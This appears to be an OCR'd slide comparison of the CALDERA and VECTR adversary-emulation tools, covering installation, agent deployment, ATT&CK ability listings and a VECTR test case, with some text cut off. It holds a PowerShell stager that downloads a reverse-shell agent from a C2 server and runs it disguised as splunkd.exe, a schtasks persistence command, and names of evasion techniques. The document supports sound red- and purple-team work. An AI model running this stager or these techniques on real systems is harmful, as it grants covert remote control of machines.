CALDERA


VS

vectr

Summary

	Caldera	VECTR
Installation/T-Shoot	Source Code (Github)	Docker-Based
Operation(R/B/P)	More Features	Lesser Features
Operation Tracking	Debrief/Compass (Modules)	Caldera+Progress Bar
Automation	Easier Configuration	Recently Added (Need Configuration)
Plugins	It contains a lot of plugins	None
Reporting	JSON Output (Import Feature)	Charts (Pie, Progress)

Caldera (Installation from Source)




Installation

Concise

CALDERA can be installed quickly by executing the following 4 commands in your terminal.

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure
```

Caldera (Installation via Docker)



Docker Deployment

CALDERA can be installed and run in a Docker container.

Start by cloning the CALDERA repository recursively, passing the desired version/release in x.x.x format:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

Next, build the docker image, changing the image tag as desired.

```
cd caldera
docker build --build-arg WIN_BUILD=true . -t caldera:server
```

Alternatively, you can use the `docker-compose.yml` file by running:

```
docker-compose build
```


Finally, run the docker CALDERA server, changing port forwarding as required. More information on CALDERA's configuration is available here.

```
docker run -p 7010:7010 -p 7011:7011/udp -p 7012:7012 -p 8888:8888 caldera:server
```

To gracefully terminate your docker container, do the following:

```
# Find the container ID for your docker container running CALDERA
docker ps

# Send interrupt signal, e.g. "docker kill --signal=SIGINT 5b9220dd9c0f"
docker kill --signal=SIGINT [container ID]
```

VECTR [Pre-Requirements] (Can Only Install by Docker)



Install Dependencies

> ⚠ **Warning**
>
> Ubuntu's Software center installs the Docker-ce SNAP package. Don't use this, use `apt` manually.
>
> If you've installed the SNAP package of Docker-ce, you're mostly own your own. The SNAP package requires additional user account and group editing to get fully functioning. You'll need to uninstall it, run docker.help and modify a number of user settings prior to reinstallation.
>
> The `apt` install solution below is appropriate if starting from a clean install.


Run the following in a terminal:

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -

sudo add-apt-repository \
   "deb [arch=amd64] https://download.docker.com/linux/ubuntu \
   $(lsb_release -cs) \
   stable"

sudo apt update

sudo apt-get install docker-ce docker-ce-cli containerd.io docker-compose unzip

sudo apt upgrade

sudo systemctl enable docker
```

VECTR (Install by Docker)

https://docs.vectr.io/Installation/#vectr-installation-instructions

Caldera (Deploy Agent) [Feature]



You must deploy at least 1 agent in order to

Deploy an agent

Agent

Manx | A reverse-shell agent which communicates via the TCP contact

Platform

windows

app.contact.http http://0.0.0.0:8888

app.contact.tcp 0.0.0.0:7010


agents.implant_name splunkd

app.contact.udp 0.0.0.0:7011

psh A reverse-shell agent which communicates via the TCP contact

```
if ($host.Version.Major -ge 3){$ErrAction= "ignore"}else{$ErrAction= "SilentlyContinue"};
$server="http://0.0.0.0:8888";
$socket="0.0.0.0:7010";
$contact="tcp";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","manx.go");
$data=$wc.DownloadData($url);
Get-Process | ? {$_.Path -like "C:\Users\Public\splunkd.exe"} | stop-process -f -ea $ErrAction;
rm -force "C:\Users\Public\splunkd.exe" -ea $ErrAction;
([io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data)) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-socket $socket -http $server -conta
```

CALDERA (Abilities - Techniques/Sub-Techniques) [Feature]



Abilities

An ability is a specific ATT&CK tactic/technique implementation which can be executed on running agents. Abilities will include the command(s) to run, the platforms / executors the commands can run on (ex: Windows / PowerShell), payloads to include, and a reference to a module to parse the output on the CALDERA server.

Filters

Search: Find an ability...

Tactic: All

Technique: All

Plugin: All

Platform

☑ darwin

☑ linux

☑ windows

159 / 159 abilities

defense-evasion
1-min sleep (T1497.003)
Pause all operations to avoid making noise

discovery
Account Discovery (all) (T1087.002)
The net utility is executed via cmd to enumerate domain user accounts.

discovery
Account Discovery (targeted) (T1087.002)
The net utility is executed via cmd to enumerate detailed information about a specific user account.

discovery
Account-type Admin Enumerator (T1069.002)
Use PowerView to query the Active Directory server to determine remote admins

execution
Add bookmark (T1059.002)
Add a malicous bookmark which looks like a current one

collection
Advanced File Search and Stager (T1119)
Highly configurable file finder and stager for Linux and Windows. Drops a payload file to the host to parse arguments rather than running multiple commands for each fact (e.g., each file type). This ability allows for a safe mode, only staging files found that have the appropriate file ending. The staging directory is configurable but defaults to the current user's Recycle Bin (Windows) and /tmp (Linux). Payload files include default values for all parameters (matching the base fact source - File Search and Stage). Options for searches: file extensions (include, exclude [windows]), directories (include, exclude), accessed date cutoff, modified date cutoff, sensitive search strings in files or titles.

discovery
Application Window Discovery (T1010)
Extracts the names of all open non-explorer windows, and the locations of all explorer windows.

defense-evasion
Avoid logs (T1070.003)
Stop terminal from logging history


defense-evasion
Bypass ExecutionPolicy (T1562.001)
Ensure the ExecutionPolicy is turned to Bypass

privilege-escalation
Bypass UAC Medium (T1548.002)
Bypass user account controls - medium

discovery
Check Chrome (T1518)
Check to see if Gooogle Chrome browser is installed

discovery
Check Go (T1518)
Check to see if GoLang is installed

VECTR (Per Assessment - Techniques/Sub-Techniques) [Feature]



Edit Scheduled Task Test Case

Status: NotPerformed

Red Team Details

Name: Scheduled Task

Description: Create a scheduled task

Technique: Scheduled Task - T1053

Phase: Persistence

Operator Guidance:

```
schtasks /Create /SC DAILY /TN "Malicious Task" /TR
"C:MaliciousFile.bat" /ST 09:00
```

Automation & logging

Supported Platform(s): Windows, Linux/MacOS (Bash shell)

Blue Team Details

Outcome

☑ TBD ☐ Blocked ☐ Alerted ☐ N/A ☐ Logged ☐ None

Outcome Notes: outcomeNotes

Rules: Sigma Sigma Sigma Sigma

Detection Time

Defenses

SIEM
EDR
Endpoint Protection

Detection

1) EDR and/or SIEM rules are configured to detect Windows task scheduler events


Prevention

1) Windows task scheduler and related utilities are blocked by endpoint protection tool (e.g. privilege management/application

VECTR .vs. CALDERA (Techniques/Sub-Techniques)

Caldera is better (more flexible and easier to use)

CALDERA (Adversary Emulation Profile) [Feature]



Adversary Profiles

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select a profile Discovery


Discovery

A discovery adversary

Objective: **default**

